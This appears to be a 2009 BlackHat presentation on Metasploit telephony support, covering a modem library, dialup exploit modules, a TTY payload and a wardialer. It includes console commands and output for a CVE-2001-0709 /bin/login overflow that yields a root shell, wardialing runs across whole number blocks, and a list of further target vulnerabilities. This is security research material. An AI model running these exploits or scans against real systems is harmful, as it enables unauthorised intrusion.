Metasploit Framework Telephony


BlackHat Briefings USA 2009
I)ruid <druid@caughq.org>
http://druid.caughq.org/

What is it and What's it for?

- MSF core extensions for telephony
- Provides a way to drive local telephony devices like modems
- Dialup interface to remote systems
- Extending Metasploit's potential target pool
  - Systems accessible only via dialup
  - Vulnerabilities in /bin/login, *getty, PAM, etc.
  - BBS Software!

Metasploit Telephony Library

- Currently provides the Modem object
- Frequently used Modem methods:
  - Modem.new(serialport)
  - Modem.put_command(command, timeout)
  - Modem.get_response(timeout)
  - Modem.hangup
  - Modem.flush
- Frequently used Accessors:
  - serialport, baud, data_bits, parity, stop_bits, flowcontrol, display



Dialup Exploitation Module

- Exploit::Remote::Dialup
  - connect_dialup - creates modem object, sets params, dials
  - disconnect_dialup - modem hangup, destroys modem object
  - dialup_puts - sends data to modem
  - dialup_gets - receives data from modem
  - dialup_expect - reads data from modem until regexp match or timeout
  - handler - calls the exploit handler

Name	Type	Value
BAUDRATE	Int	19200
DATABITS	Enum	7
DIALPREFIX	String	ATDT
DIALTIMEOUT	Int	90
DISPLAYMODEM	Bool	true
FLOWCONTROL	Enum	None
INITSTRING	String	AT X6
NUMBER	String	512.276.2141
PARITY	Enum	Even
SERIALPORT	String	/dev/ttyS0
STOPBITS	Enum	1

New “UNIX TTY Interact” Payload

- We don’t get our shells in the usual way...
- Needed an new payload that just placed the dialup connection directly into the sessions handler
- Allows the user to directly interact with a system’s TTY over an established socket connection
- Available for Platform ‘unix’ and Arch ARCH_TTY
- Handler => Msf::Handler::FindTty
- Session => Msf::Sessions::TTY

Interactive Dialup Test “Exploit”

- modules/exploits/test/dialup.rb
- Arch => ARCH_TTY
- Platform => [‘unix’]
- Available Payloads:
  - modules/payloads/tty/unix/interact.rb

```
def exploit
    connect_dialup
    handler
    disconnect_dialup
end
```

Interactive Dialup Test “Exploit”

```
> use exploit/test/dialup
> setg NUMBER 512.867.5309
> setg BAUDRATE 19200
> setg SERIALPORT /dev/ttyS0
...
> set PAYLOAD tty/unix/interact
> exploit
```

Interactive Dialup Test “Exploit”

```
msf exploit(dialup) > exploit

[*] Initializing Modem
[*] Dialing: XXX.XXX.XXXX (60 sec. timeout)
[*] Carrier: CONNECT 14400/ARQ/V32/LAPM/V42BIS
[*] Trying to use connection...
[*] Interactive TTY session 1 opened (Local Pipe -> Remote Pipe)

Login: druid
Password:

Last login: Mon Jun 27 07:20:30 on term/a
Sun Microsystems Inc.   SunOS 5.6       Generic August 1997
$
```

Scripted Interactive Dialup

```
def exploit
    connect_dialup
    dialup_expect(/ogin: /i, 4)
    dialup_puts(datastore['USERNAME'])
    dialup_expect(/assword: /i, 4)
    dialup_puts(datastore['PASSWORD'])
    dialup_expect(/[$#] /, 4)
    handler
    disconnect_dialup
end
```

Scripted Local Exploitation

- Dial up and connect
- Authenticate
- Write a local exploit out to file
  - Compile it if needed
  - Make it executable
- Run the exploit

Real Exploit: CVE-2001-0709

- System V Derived /bin/login Many Arguments Buffer Overflow
- Provide a large number of environment variable arguments to /bin/login via the login: prompt
- Exploitation can be done entirely through unauthenticated user interaction with the login prompt
- Provides a shell via the same connection

Real Exploit: CVE-2001-0709

```
> use exploit/dialup/multi/login/manyargs
> setg NUMBER 512.867.5309
> setg BAUDRATE 19200
> setg SERIALPORT /dev/ttyS0
...
> set PAYLOAD tty/unix/interact
> exploit
```

Real Exploit: CVE-2001-0709

[*] Targeting: Solaris 2.6 - 8 (SPARC)
[*] Dialing Target
[*] Initializing Modem
[*] Dialing: XXX.XXX.XXXX (60 sec. timeout)
[*] Carrier: CONNECT 19200/ARQ/V34/LAPM/V42BIS
[*] Waiting for login prompt
[*] Sending evil buffer...
[*] Waiting for password prompt
[*] Password prompt received, waiting for shell
[*] Success!!!
[*] Trying to use connection...
[*] Interactive TTY session 1 opened (Local Pipe -> Remote Pipe)

#

But wait...

How do I find such vulnerable systems?

Metasploit Wardialer

Metasploit Wardialer

- Standard wardialer with most of the options and settings you would expect
- Will detect and log all standard (and some nonstandard) modem word responses:
  - CONNECT
  - +FCO
  - BUSY
  - NO DIALTONE
- Stores in user's MSF working directory under 'logs/wardial':
  - gzipped, Marshaled Ruby scan database object
  - ToneLoc style found.log file of interesting numbers
- Can also log to a SQL database

MSF Wardialer Options

Name	Type	Value
BaudRate	Int	19200
ConnTimeout	Int	45
DIALMASK	String	202.358.XXXX
DIALPREFIX	String	ATDT
DISPLAYMODEM	Bool	false
DataBits	Enum	8
DialDelay	Int	1
DialTimeout	Int	40
FlowControl	Enum	None
INITSTRING	String	AT X6 S11=80
InitInterval	Int	30
LogMethod	Enum	File
NudgeString	String	\x1b\x1b\r\n\r\n
Parity	Enum	None
REDIALBUSY	Bool	false
SERIALPORT	String	/dev/ttyS0
StopBits	Enum	1

MSF Wardialer Use

```
> use auxiliary/scanner/telephony/wardial
> set DIALMASK 512.867.XXXX
> set DIALPREFIX ATDT *67,
> run
```

MSF Wardialer Output

[*] No previous scan data found
(/home/druid/.msf3/logs/wardial/512.276.XXXX.dat)
[*] Detected 4 masked digits in DIALMASK (512.276.XXXX)
[*] Generating storage for 10000 numbers to dial
[*] Initializing Modem
[*] 10000 of 10000 numbers unidentified, 0 carriers found, 0 faxes found, 0 busy
[*] Dialing: 512.276.#### (45 sec. timeout, previously undialed)
[*] Timeout
[*] 9999 of 10000 numbers unidentified, 0 carriers found, 0 faxes found, 0 busy
[*] Dialing: 512.276.#### (45 sec. timeout, previously undialed)
[*] Fax: +FCO
[*] Initializing Modem
[*] 9998 of 10000 numbers unidentified, 0 carriers found, 1 faxes found, 0 busy
[*] Dialing: 512.276.#### (45 sec. timeout, previously undialed)
…

SQL Database Logging

- Can store scan results via the MSF database abstraction layer
  - Calls report_note with type of “wardial_result” for all results that are logged to found.log
- Will be able to interface with the TIDbITS database (coming soon!)
  - Reporting results to TIDbITS
  - Querying for numbers to dial and confirm
  - This turns MSF into a distributed wardialer

What's Missing?

Moving Forward and Future Goals

Direct VoIP Support

- Modem support is via Serial Port only
- This is due to lack of adequate VoIP DSP software
- IAXModem exists, but it's currently FAX only
- Other DSPs exist, but are not easily tied to VoIP software
- (this is one reason why WarVOX went the audio signal processing route)

More Exploits!

- Some other potential vulnerabilities:
  - BID 7303 / CVE-2002-1391 mgetty < 1.1.29 CallerID Excessive Name Length cnd-program() Argument Buffer Overflow (once we add direct VoIP support and can spoof CallerID)
  - BID 8217 / CVE-2003-0574 SGI IRIX Scheme Login Privilege Escalation
  - BID 8491 / CVE-2003-0686 PAM SMB module (pam_smb) <= 1.1.6 /bin/login Buffer Overflow
  - 0day Renegade BBS System File Disclosure

Non-Carrier Signal Processing

- Used for analysis of non-carrier voice systems such as PBX or voice menu systems
- WarVOX has made significant advances in this area
- Some code may be integrated from WarVOX for this purpose

Questions?